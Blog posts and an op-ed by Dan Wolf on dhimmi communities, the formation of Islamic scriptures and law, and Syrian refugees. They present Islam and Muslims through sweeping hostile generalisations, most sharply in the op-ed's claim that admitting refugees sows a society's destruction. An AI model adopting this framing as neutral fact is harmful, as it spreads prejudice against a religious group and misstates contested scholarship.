What is interesting here is that the above all represent a form of corruption between the church and state within many of the local kingdoms where Christianity was present. This corruption was also present in kingdoms in various parts of Europe at this time as well, and would be one of the conditions that Pope Gregory VII would work to reform beginning in the eleventh century. It was also during this same time that freedom, the way we understand it today, began to develop within the Northern Italian states of Venice, Milan, Genoa, and Florence. While the events in Europe ended with the signing of the Magna Charta by King John early in the thirteenth century, the events within the area controlled by the caliphate ended with the rise of the Ottomans in the

middle of the same century. The merging of the spheres of the state and church throughout history has always led to the corruption of both.

Make no mistake, there was a definite division of power that accompanied the Islamic conquest. While economic and administrative power initially remained with the local civic and religious structures, all executive, political, and military power became exclusively Islamic. Again, this probably did not seem to be that great of a change for kingdoms that had been under Roman/Byzantine rule for centuries, but it also shows that these groups did not understand the nature of the change that occurred with the rise of Islam among the Arabic people. 'The collection of different forms of tribute was delegated to the religious leaders of the vanquished peoples. They divided the total amount due among their communities and paid the Islamic treasury the fixed sum, having deducted their part. The disappearance of the Byzantine state thus transferred to the patriarchates the temporal, judicial, and fiscal duties which the Christian state no longer assumed.' This corruption not only led to greater tribute being extracted from the dhimmi population by their own leaders, but also gave rise to a number of converts to Islam as well.

To summarize, a wave of Christian defectors from both the church and civic leaders, attracted by power and wealth, 'set in motion the decline and destruction of that Christendom which they deserted.' The caliphs were able to win the hearts 'at Serbian, Bosnian, Bulgarian, and Greek courts from among the Slav and Greek clergy by financing a Turcophile party which nourished pessimism, preached the inevitability of the triumph of Islam, and spoke highly of the economic advantages that Muslim markets offered.' Finally, they used the element of fear in furthering Islam within the conquered lands. In looking at current events, one should ask, how different is the situation today?

Outcomes

The number of dhimmis, and their place in Islamic society, deteriorated during the Abbasid and Ottoman Empires. This population's decline was due to a number of factors:

- The Arab culture that existed before Muhammad:
  - The harsh environment created an outcome based society, where right and wrong were viewed by what improved the status and/or economic condition of the tribe.
  - The conducting of raids in order to obtain resources, and the payment of protection to create alliances to prevent raids from occurring.
- The creation of an ideology that infused theology into the state, military, civic, and legal aspects of society.
  - The systemization of jihad to expand the area ruled by Islam.
  - The conflict in interests between the state and the tribes and clans.

    - The elitism inherent in Islam's tenets. There is no freedom as we know it, only the freedom of a slave.
    - The development of a legal code which only recognized the rights of Muslims – shari'a. These all in turn resulted in the conversion of some dhimmis in order to survive.
    - The corruption of both the state and religious spheres by combining both into a single sphere of influence and power.
- The cooperation of non-Muslims in supporting the caliphate's growth.
    - The church in order to retain its structures and influence.
    - The wealthy and powerful in order to retain some of their wealth and influence.
    - Non-Muslim rulers who allied themselves with the caliphate in order to further their own aims.
    - The disaffected, who saw a chance to gain wealth and power in the service of the caliphate against their homelands.
    - All of this influence among non-Muslims disappeared over time, and also resulted in some of them converting to Islam.

A final observation, 'Over the centuries, paying for their security and survival became the characteristic of the *dhimmi* communities and the prime condition of their tolerated existence in their own countries.' The dhimmi were valued only for what they could produce to support the Islamic community. Once they no longer had anything left to contribute, they no longer held any value. As recently as ten or twenty years ago, some middle eastern and North African countries had non-Muslim populations that approached ten percent. In general, that is no longer the case. Some have fled, some have converted, and others have died.

We will finish out this series by looking at the Ottoman Empire.

Pickthall, M. M., *The Meaning of the Glorious Qur'an*, p. 166, Amana Publications, 1999. One commonly cited verse is S9.29 which states, 'Fight against such of those who have been given the Scripture as believe not in Allah nor the Last Day, and forbid not that which Allah has forbidden by His Messenger, and follow not the religion of truth, until they pay the tribute readily, being brought low.' This verse is also cited as authority for the jizya – the poll tax.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.43, Farleigh Dickinson University Press, 2002.

See the reference above for the book noted. Additional relevant works by this author include:

The Dhimmi: Jews and Christians under Islam, Farleigh Dickinson University Press, 1985.

Islam and Dhimmitude: Where Civilizations Collide, Farleigh Dickinson University Press, 2002.

Ibid, p.100.

Ibid, p.53.

Ibid.

Ibid, pp. 51-52.

Ibid, p. 61.

Ibid, p.70.

Ibid, p. 63.

Ibid, p. 119.

Ibid, p. 70.

Ibid, p. 80.

Ibid, p. 81.

Ibid, p. 83.

Ibid, p. 88.

Ibid, p. 89.

Ibid, p. 91.

Ibid, pp. 92-93.

Ibid, p. 61.

Ibid, p. 72.

Ibid, p.74.

Wolf, Dan, *Do You Want to be Free?,* Telemachus Press, 2013.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.78, Farleigh Dickinson University Press, 2002.

Ibid.

Ibid, p. 79.

Ibid, p. 64.

Ibid.

Ibid, p. 130.

Chronique de Denys de Tell-Mahre , translated from Syriac by Jean-Baptiste Chabot (Paris, 1895), pt. 4, 104-5, as cited in Bat, Ye'or, *The Decline of Eastern Christianity under Islam: from Jihad to Dhimmitude,* p. 57, Farleigh Dickinson University Press, 2002.

Wolf, Dan, *Charity and Society,* forthcoming, 2016.

Ye'or, Bat, *The Decline of Eastern Christianity under Islam: From Jihad to Dhimmitude*, p.123, Farleigh Dickinson University Press, 2002.

Ibid, p. 66.

Ibid, p. 67.

Ibid, pp. 79-80.

The Abbasid Dynasty – Part II, Its Religious Development

JANUARY 2, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

by Dan Wolf

As mentioned last time, this article focuses on Islam's religious doctrines and documents. During this period that Islam's core beliefs, and the documents reflecting those beliefs, hardened into those we know today. This article focuses on the Qur'an, Hadith, Sunna, Shri' a, and Sirat. *(See Part I)*

Before we begin it is important to note that in terms of beliefs and doctrine, Muhammad added nothing new from a theological perspective. Instead he borrowed from every religion that existed within the Arabian Peninsula. One can find borrowings from Judaism, Christianity (primarily Monophysite), Zoroastrianism, Gnosticism, and paganism. In addition, one will find Aramaic, Hebrew, Syriac, Ethiopic, Greek, and Persian words within the Qur'an's Arabic text – about 275 words in all. Ignaz Goldziher was one of the most renowned Islamists of modern times. He had this to say about Muhammad and Islam's teachings.

> ‘The dogmatic development of Islam took place under the sign of Hellenistic thought; in its legal system the influence of Roman law is unmistakable; the organization of the Islamic state as it took shape during the ‘Abbasid caliphate shows the adaptation of Persian political ideas; Islamic mysticism made use of Neoplatonic and Hindu habits of thought. In each of these areas Islam demonstrates its ability to absorb and assimilate foreign elements so thoroughly that their foreign character can be detected only by the exact analysis of critical research.
>
> ‘With this receptive character Islam was stamped at its birth. Its founder, Muhammad, did not proclaim new ideas. He did not enrich earlier conceptions of man’s relation to the transcendental and infinite. . . The Arab Prophet’s message was an eclectic composite of religious ideas and regulations. The ideas were suggested to him by contacts, which had stirred him deeply, with Jewish, Christian, and other elements …’

The timeline below comes from ***US Law and Shari’ a***. It provides an overview of doctrinal development, and the extent that development was interrelated and began with the Abbasid. An enlarged view of the timeline is provided here. Definitions for the Islamic terms mentioned above follow the timeline.




Figure 1: Timeline of Islam’s Development

The green item within the Sunna & Shari’ a row is Shia specific, and the lines roughly indicate when the Islamic schools of jurisprudence began. The lines atop the Hadith Creation bar are the approximate times the sirat were written. Only generally accepted writings are shown, and a few are named. The lines atop the Qur’an bar indicate some commentary writers. Al-Tabari wrote both a sirat and one of the earliest Qur’an commentaries.

Definitions

- **Qur'an** – The reading or recital. Within Islam, God's full and final revelation to man.
- **Hadith** – A story. Oral tradition later written down as to what Muhammad supposedly did, said, or approved of. Second in authority to the Qur'an.
- **Sunna** – Written traditions about Muhammad's conduct, considered authoritative by Sunni Muslims and the basis for Shari' a.
- **Sirat** – The way. Biographies of Muhammad's life and actions. Also, the bridge one is to cross to reach paradise on the day of judgement.
- **Shari' a** – The path. Code of Islamic jurisprudence.

The Qur'an

There are several contradictory stories related to the Qur'an's collection. We mentioned one of them in the last article regarding the development of the seven Metropolitan Codices, and Uthman selecting the Medinan codex as the official consonantal text of the Qur'an. Other texts came from Mecca, Basra, Damascus, and Kufa (3). Recent research indicates there were additional codices (see below), and that written texts did not appear before the eighth century. The text in these codices was unpointed, meaning that the dots distinguishing certain consonants were not present. In addition, these texts did not contain the diacritical marks indicating where short vowels were inserted. Different variant readings of the same consonantal text were possible by choosing what marks to insert and where to insert them.

From Charles Adams in the *Encyclopedia of Religion:*

> 'It must be emphasized that far from there being a single text passed down inviolate from the time of Uthman's commission, literally thousands of variant readings of particular verses were known. … The variants affected even the Uthmanic codex, making it difficult to know what its true original form may have been.'
>
> 'Although Muslims of the present time generally have forgotten the very existence of these variant version of the Qur'an … Arthur Jefferies has listed fifteen primary codices (i.e., from the Companions) and a large number of secondary ones.'

During the Umayyad and early Abbasid periods the variant readings of individual verses grew, and over time various centers developed their own traditions for inserting these marks. There were three ways to understand unpointed Arabic texts. First, being present at the event. The Abbasid

dynasty began almost 120 years after Muhammad's death. No one was left who had lived before Muhammad's death. Second, getting the information from a reliable transmitter. We mentioned last time many fabricated hadith were created under the Umayyad. So many that al-Burkari selected just 2 – 4 percent of the reviewed hadith as authentic, and there are questions regarding some of those as we will see later. Hadith content were also contradictory. Finally, we have the unpointed text's nature as mentioned above. This left the third method, interpreting meaning from the text itself, and was done by clerics applying both consensus and reasoning.

Consensus comes from the word ijma, meaning agreement, from this saying attributed to Muhammad, 'Allah has granted you protection from three things: Your Prophet lays no curse upon you, lest you perish; the party of falsehood among you will never triumph over the party of truth; you will never agree on a false doctrine.' Consensus means 'all that is approved by the sense of the community of believers is correct, and can lay claim to obligatory acknowledgment, and it is correct only in the form that the sense of the community, the consensus, has given it. Only such interpretations and applications of the Qur'an and sunna are correct as are accepted by consensus.' Consensus was applied not only to the Qur'an and sunna, but the hadith and law (Shri' a) as well.

But whose consensus? It is not simply that of the masses, but with all of the fabricated hadith and variant readings, limiting ijma to the consensus of Muhammad's companions or the early Medinan leaders also was not possible. An approach acknowledging clerical authority was ultimately settled upon. 'At last a formula was found and *ijma* defined as the concordant doctrines and opinions of those who are in a given period the acknowledged doctors of Islam. They are the men with the power "to bind and to loosen"; it is their office to interpret and deduce law and theological doctrine, and to decide whether law doctrine are correctly applied.' This principle gave Islam the potential to change over time through those who were acknowledged to be its existing spiritual leaders.

But consensus alone did not determine, interpret, or apply Islam's doctrines. Reason was also used, and Greek philosophy – particularly that of Aristotle – exerted a strong influence on Islam. This can be seen in Islam's view of Allah, which is firmly anchored in Plotinus' ideas. Plotinus was a pagan who despised Christianity, and his writings were widely read and accepted within Augustine's time, over two hundred years before Muhammad's first revelation. Augustine countered many of his thoughts and ideas in ***The City of God***. More information on this topic is available in ***Of Allah and Man***. Muslims refer to Allah as God, but both terms are used throughout these articles as they do not represent the same thing. A high level comparison covering some aspects of God, Plotinus's The One, and Allah are shown below.

	God	***The One***	***Allah***
Sovereignty	Creator	Creator	Creator

Nature	Single Being w/ complex Nature	Simple Unity, beyond Being	Simple Unity, pure Will
Actions	Intrinsic	Extrinsic	Extrinsic
Can He be known?	Reason & Faith	Knowable only through complete submission	Inscrutable
Man's Nature	Free	Slave	Slave
Basis for Obedience	Love	Mysticism	Fear
Man's Will	Free Will	Imposing one's will on another	Predestination
Man's Purpose	Know Creator	Submit to Creator	Obey Creator
Day of Resurrection	Yes	Not Mentioned	Yes

The Mu'tazalites are credited with bringing Hellenistic thought into Islam during the latter Umayyad period; two of their main tenets were divine justice and the unity of God. Their rationalist thought brought them into conflict with their day's established belief. For much of the first half of the 9th century the caliphs supported their views. This was the time of the *Mihnah*, the Islamic Inquisition. Their intolerance and doctrine resulted in the rejection of their beliefs, but they still had a lasting influence through the rationalism they brought to Islam.

Variant readings continued to increase for several more centuries. It was not until the 10th century, about 300 years after Muhammad's death, under the Islamic scholar Ibn Mujahid's influence that a single system of consonants was canonized and a limitation placed on vowel insertion. The seven systems accepted by Ibn Mujahid were each traced through two different transmitters, leading to fourteen accepted variant readings. These are:

1. Nafi of Medina according to Warsh and Qalun
2. Ibn Kathir of Mecca according to al-Bazzi and Qunbul
3. Ibn Amir of Damascus according to Hisham and Ibn Dhakwan
4. Abu Amr of Basra according to al-Duri and al-Susi
5. Asim of Kufa according to Hafs and Abu Bakr
6. Hamza of Kufa according to Khalaf and Khallad
7. Al-Kisai of Kufa according to al-Duri and Abul Harith

The above texts serve as the basis for the Qur'an used today, but while the contents are not exactly the same, all of them are accepted. From Charles Adams again:

> ‘It is of some importance to call attention to a possible source of misunderstanding in regard to the variant readings of the Quran. The seven (versions] refer to actual differences in the written and oral text, to distinct versions of Quranic verses, whose differences, though they may not be great, are nonetheless real and substantial. Since the very existence of variant readings and versions of the Quran goes against the doctrinal position toward the holy Book held by many modern Muslims, it is not uncommon in an apologetic context to hear the seven explained as modes of recitation; in fact the manner and technique of recitation are an entirely different matter.’
>
> ‘What appears to have happened in this instance is that the community, being unable to agree on a single reading, accepted diversity as the norm and proclaimed all of the seven (or ten or fourteen) to be correct.’

The Qur’an was a collection of revelations, with no context and no sense of history, so other sources were needed to supply those – the hadith and sirat. The accepted hadith collections came to codify the Qur’an, and bring some consistency to Islam. From Goldziher:

> ‘As the hadith would have it, believers had already harassed the Prophet by pointing out dogmatic contradictions in the Qur’an. Such discussions (according to the hadith) stirred him to anger. “The Qur’an,” he says, “was not revealed with the purpose that you might seize on one part of it to strike at another, as the nations of the past did with the revelations of their prophets. Rather, in the Qur’an one thing confirms another. You should act according to what you understand of it; you should accept on faith what is confusing to you.”’

It should be noted that there are hadith that contradict the passage above, and inconsistent verses within the Qur’an resulted in Muhammad’s abrogating them. So in summary, there were initially different Qur’anic texts, with many variant readings, that reasoning and consensus was needed to determine Islam’s doctrines – and that reasoning has its basis in pagan thought. Finally, any confusing verses should simply be accepted on faith, there should be no questioning of what is in the Qur’an.

The Hadith

The Sunni generally accept six hadith collections as authentic. Most of these were not written until the latter half of the ninth century, and were not canonized until the fourteenth century. The leading ones were written by al-Bukhari and Muslim ibn al-Hajjaj, sometimes referred to as the

‘Sound Ones.’ As noted earlier, hadith were originally oral stories, and relied on a train of trustworthy transmitters (isnad). Again, many hadith were fabricated during the Umayyad and Abbasid periods. Each writer devised his own criteria for evaluating hadith and determining its soundness.

Fabricating hadith was not considered bad in itself, if the fabrications improved Islam’s ethics or brought it more consistency. The following saying, attributed to Muhammad, indicated that fabrications would happen. ‘After my death more and more sayings will be ascribed to me, just as many sayings have been ascribed to previous prophets (without their having really said them). When a saying is reported and attributed to me, compare it with God’s book. Whatever is in accordance with that book is from me, whether I really said it or no.’ ‘Muhammad said’ came to mean it was right, unassailable, desirable, and that Muhammad himself would agree with it.

Hadith’s subject matter was not limited to religion. ‘Not only law and custom, but theology and political doctrine also took the form of hadith. Whatever Islam produced on its own or borrowed from the outside was dressed up as hadith. In such form alien, borrowed matter was assimilated until its origin was unrecognizable. Passages from the Old and New Testaments, rabbinic sayings, quotes from apocryphal gospels, and even doctrines of Greek philosophers and maxims of Persian and Indian wisdom gained entrance into Islam disguised as utterances of the Prophet.’

To give these sayings authority, everything needed to come from Muhammad, and the companions were seen as the best source for learning Muhammad’s will. ‘Conduct and judgment were considered correct and their legitimacy was established if a chain of reliable transmission ultimately traced them back to a Companion who could testify that they were in harmony with the Prophet’s intentions.’ This authority was needed for each matter. ‘The Prophet’s authority was invoked by every group for every idea it evolved: for legal precepts couched in the form of tradition, as well as for maxims and teachings of an ethical or simply edificatory nature. Through solid chains of tradition, all such matters acquired an unbroken tie to the “Companions” who had heard those pronouncements and statutes from the Prophet or had seen him act in pertinent ways. It took no extraordinary discernment on the part of Muslim critics to suspect the authenticity of much of this material.’

In his *Muslim Studies (Volume 2)* Goldziher demonstrated ‘that a vast number of hadith accepted even in the most rigorously critical Muslim collections were outright forgeries from the late 8th and 9th centuries – and as a consequence, that the meticulous isnads which supported them were utterly fictitious.’ Joseph Schacht and R.S. Humphreys extended Goldziher’s work. ‘Humphries sums up Schacht’s theses as: (1) that isnads going all the way back to the Prophet only began to be widely used around the time of the Abbasid Revolution – i.e., the mid-eighth century; (2) that ironically, the more elaborate and formally correct an isnad appeared to be, the more likely it was

to be spurious. In general he concluded, *no* existing hadith could be reliably ascribed to the Prophet, though some of them might ultimately be rooted in his teaching.' From the above, many accepted hadith were forgeries, the isnad used to support them came later, and more convincing isnad were likely to be false.

In addition to using different criteria, there is also doubt about these text's authenticity. 'For example, at one point there were a dozen different Bukhari texts, and apart from these variants, there were deliberate interpolations. As Goldziher warns us, "it would be wrong to think that the canonical authority of the two is due to the undisputed correctness of their contents and is the result of scholarly investigations." Even a tenth-century critic pointed out the weaknesses of two hundred traditions incorporated in the works of Hajjaj and Bukari.' Islam's documents have not undergone the kind scrutiny other religion's documents have received.

Instead its doctrines are accepted by tradition and faith. Rituals play a critical role in Arabic culture, and over time grow in importance. 'On the strength of such traditions, certain customs in ritual and law were established as the usage of the authoritative first believers of Islam, and as having been practiced under the Prophet's own eyes. As such, they acquired a sacred character.' These are called sunna, sacred custom. The form in which such usage is stated is hadith, tradition. The two concepts are not identical. Hadith is the documentation of sunna, where we head next.

The Traditions

The sunna are traditions for how one is to live, based upon Muhammad's example. These traditions are derived from Islam's sources – the Qur'an and hadith, but the sunna was not new. Instead Islamic traditions replaced those that existed prior to Muhammad. 'When the Arabs accepted Islam – which had commanded them to break with their authentic sunna – they brought the concept of sunna with them. From that time forth it became the main pillar of the Islamic view of law and religion. There was, naturally, one essential modification: in Islam one could not draw one's precedents from the pagan sunna. Its point of departure was shifted; its source now consisted in the doctrines, conceptions, and practices of the oldest generation of Muslims, founders of an entirely different sunna from what the original Arab one had been.'

The hadith included cultural, legal, political, and religious concepts. The Abbasid viewed themselves as secular rulers and princes of Islam; everything became tied to religious doctrine and the divine law that underlay it – increasing importance was paid to those who studied and practiced the traditions. 'Since state, law, and the administration of justice were to be ordered and built up according to the precepts of religion, preference had to be given to people who practiced and studied the *sunna*, or who used scholarly methods to ascertain the divine law. … Not only the rules for the ritualistic aspects of life were now based on religious law, but also the institutions of the state. The administration of justice in all kinds of transactions, down to the simplest statutes

of civil law, must fulfill the requirements of the divine law. Consequently those requirements must be discovered down to the minutest detail. This was the age of the development and fixing of the law, the age of fiqh and of the scholars of jurisprudence.' In summary, reasoning and consensus was used to create new traditions based upon Islam's documents, these superseded historic Arab traditions and became the source of Islamic law.

Shri' a

Islamic law's first development took place under the first caliphs and Umayyad. The initial military expansion and swift turn to consolidation contributed to changing the Islamic community. Conditions shifted often, and many changes required new regulations as few were referred to or implied by the Qur'an. Unlike the West, where law is separate from a society's religious sphere, every aspect of life comes under Islamic law. Human and divine law are one, with all law having its basis in the Qur'an and hadith, as embodied in the sunna. This leads to a significant difference between Sunni and Shia. The Sunni do not view the Shia as dissenters due to their differences in law, but instead due to Shia deviating from accepting the sunna.'

During its early development, 'Hadiths were carried and handed about; new postulates and rules were derived from received material. On occasion the results were contradictory. Points of view and methods also led to differences. Some lawyers deferred to hadith. Gradations between these opposing tendencies gave rise to scholarly factions and schools that differed mostly in particular details of legal rulings, but were also at variance on some points of method. But contradictory hadiths would furnish contradictory answers to a question. One would have to determine in such cases which hadith outweighed the other. Because of the dubiousness of proof from hadith, other lawyers wanted freedom in legal reasoning, and refused to be much inconvenienced by received material. Deeply rooted local usage and customary law could not be simply done away with. Gradations between these opposing tendencies gave rise to scholarly factions and schools that differed mostly in particular details of legal rulings, but were also at variance on some points of method.' These became Islam's legal schools.

Islamic law developed in several phases. In its early stages, the Islamic state showed some tolerance to the conquered people as there were no regulations in place for dealing with their more ancient culture, religions, and customs. The Umayyad also were more concerned with accumulating land and wealth than in applying religious doctrine. They needed the conquered people's assistance in sustaining order and a revenue stream sufficient to maintain the caliphate's large army. These conditions did not last when the Abbasid assumed power, the shift toward religion had implications for law. Clerics found it more difficult to rely on fraudulent hadith in developing legal opinions, especially as different groups with differing viewpoints had developed contradictory hadith. Once again, the same reasoning as outlined earlier was applied to law's

development. Hadith were incorporated when they seemed to offer a firm footing, but only if there were a justifiable method of arriving at the end.

Outside influences also found their way into Islamic law. According to Goldziher, 'Islamic jurisprudence shows undeniable traces of the influence of Roman law both in its methodology and in its particular stipulations.' This shift led to the concept of fiqh, the Islamic science of religious law. 'A science which, perverted by casuistry, was soon to become disastrous for religious life and religious learning.' Goldziher indicates that this change was associated, at least in part, with the rise of the Abbasid. While Islam asserts this shift purified its religion, human history has shown repeatedly that combining both the state and religious spheres results in their corruption. Islam's position comes from believing that a collective consensus protects their community from error. 'We shall have occasion to study more closely the application of this principle as a criterion of orthodoxy. We shall see that only the continued effectiveness of this principle, throughout the history of Islam, explains that certain religious phenomena gained the stamp of orthodoxy because they had gained general acceptance, although in theory they should have been ensured as being contrary to Islam.' So, like before, we have Islamic law coming from Islam's sources, the same reasoning being applied, in a rapidly expanding area, its minority position in those lands, and its reliance on the native people for the caliphate's income.

The laws development was often used to relieve perceived religious burdens. 'The jurists pressed their ingenuity into service to find means of evasion whenever the literal text of the Qur'an would have led to an oppressive situation for the believers. Liberal interpretation of the text would often lighten a burden, or explain it away entirely.' Goldziher illustrated using the prohibition against drinking wine, and the application of reasoning to that prohibition in order to relieve this burden. By the middle of the ninth century, 'Although outright permission of the "water of the grape" was out of the question, they furnished the legal conscience of the believers with diverse means of relief, and of these means even well-intentioned people widely availed themselves.' This focus on searching into law, using sophistry, led to a form of legalism that stamped Islam.

The Sirat

There are seven principle sources for information on Muhammad's life. The earliest biography was is Ibn Ishaq's *Sirat Rasul Allah,* written around the beginning of Abbasid rule. A complete original copy of this work does not exist, it was ordered destroyed as it presented Muhammad in an uncomplimentary light. The version that survives today is one that was edited by Ibn Hisham almost one hundred years later. Al-Tabari (10th century) also quotes from Ibn Ishaq and these quotes have been incorporated into the English version. Although this work is not the original, it

still presents a compelling view of Islam's belief development. The other biographies were all written in the late eighth to ninth centuries.

The relationship between Islam's sources can be shown as in the diagram below. The application of reasoning and consensus to the interpretation of the Qur'an, the development of the sunna, and the selection and codification contained within the hadith, all resulted in a closed system of divine orientation. It was from this closed system that its legal system was derived. The biographies add some context and a sense of history to the Qur'an's development.




Figure 2: Relationship Between Islam's Sources

The final installment of the Abbasid will look at the treatment of the dhimmi, and the continued development of Islamic law.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* pp. 4-5, Princeton University Press, 1981.

ones, Lindsay, Ed., *The Encyclopedia of Religion, 2nd Edition,* Vol. 11, p. 7563, MacMillan Publishing Co., 2005. The full quote is 'While Muslim tradition holds that some written works indeed existed from the mid-seventh century, the evidence of recent research indicates that they had begun to

emerge at least by the early part of the eighth century … The earliest exegis … was primarily oral and depended on oral transmission.'

Eliade, Mircea, Ed., *The Encyclopedia of Religion*, Vol. 12, p. 164, MacMillan Publishing Co., 1987.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 50, Princeton University Press, 1981.

Ibid*,* p. 51.

Ibid, p. 52.

Ibid.

Warraq, Ibn, *Why I Am Not a Muslim*, pp. 109-110, Prometheus Books, 1995.

Eliade, Mircea, Ed. *The Encyclopedia of Religion*, Vol. 12, p. 165, MacMillan Publishing Co., 1987.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 69, Princeton University Press, 1981.

Ibid, pp. 43-44.

Ibid, p. 40.

Ibid, p. 37.

Ibid, p. 43.

Humphreys, R.S., *Islamic History, A Framework for Inquiry,* Princeton, 1991 as quoted in Warraq, Ibn, *Why I Am Not a Muslim*, p. 69, Prometheus Books, 1995.

Warraq, Ibn, *Why I Am Not a Muslim*, p. 71, Prometheus Books, 1995.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 37, Princeton University Press, 1981.

Ibid, p. 231.

Ibid, pp. 46-47.

Ibid, p. 205.

Ibid, p. 47.

Ibid, p. 44.

Ibid.

Wolf, Dan, *Charity and Society,* forthcoming.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law,* p. 51, Princeton University Press, 1981.

Ibid, p. 56.

Ibid, p. 61.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.

Of Governance, Healthcare, and Refugees

DECEMBER 20, 2015
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

The following Op-Ed by VCA Advisory Board Member, Dan Wolf, was submitted to and rejected by: The Washington Post, USA Today, The Richmond Times-Dispatch, and The Virginia Pilot.

To the Editor:

While recently reading a mental healthcare related op-ed, I was struck by its commonality with the Syrian refugee crisis. We share the author's pain and concern, but disagree another law is needed. The bill is well intentioned, but places decision-making in judiciary hands, and creates new positions within the DHHS. More government funding, jurisdiction, and intervention only deals with the effects, and not the underlying cause(s).

Understanding cause requires asking why. Mental health resources were historically provided by private charities or state/local government. The federal government inserted itself seventy years ago for the 'greater good' with new agencies, funding, and regulatory promulgation. It had no authority, but created costly new operating and compliance requirements. Only four outcomes are possible: reducing unprofitable services (with job losses), service rationing, ceasing operations, or government provided funding – creating federal control with taxpayer funding.

Some will think this absurd, but look at healthcare. Virginia has over 100 hospitals. One significant change is the shift from payment for services to perceived value, increasing unreimbursed care. New requirements and regulations increased costs by about $1.5 billion. When revenues decline as costs increase, margins decline. Last year about 25% of Virginia's acute care hospitals had negative operating margins, and in rural areas it was over 40%. This cannot continue indefinitely. Left unchanged, one of the four courses noted above must be chosen. Government at its best, first create a problem and then come rescue us from its unintended consequences.

How does this apply to the Syrian refugees? We are asked to accept Islamic refugees in increasing numbers, and our President has stated not doing so is un-American. Is his assertion true? If aiding

another human being is the only criterion then the answer is unequivocally yes, we should accept all we can. We are called to extend charity out of love. However, this is not the only relevant question. Historically, immigrants have come from many parts of the world, and given themselves over to an idea based upon our founding principles – regardless of their religion.

Islam is an ideology with a religious component. We can demonstrate with two ideas. First, equality under the law; all share the same nature; therefore all have the same rights. Within Islam, only Muslims have full rights; even then women have fewer. Second, man's nature includes free will, the freedom to make one's own choices. This is essential to our purpose; we cannot be set in motion like inanimate machines. Within Islam, freedom is the negation of a negative; it is what one has when not coerced. Man's natural state is a slave to either others or his own passions.

The Declaration's and Constitution's divine inspiration are not recognized by Islam, because it doesn't share our values. Instead they are human documents to be replaced by Sharia. A second question is necessary; to what extent should a society sow the seed for its own destruction to demonstrate its compassion? Acting with true compassion requires answering both. Our President is silent on this question. Think this question untrue? Consider: the 1,400 year annihilation of the dhimmi (protected) peoples under Islam, most war and civil unrest today is in areas where Islam is in conflict with non-Muslims, and the almost continuous fighting among Islamic sects. What more is needed?

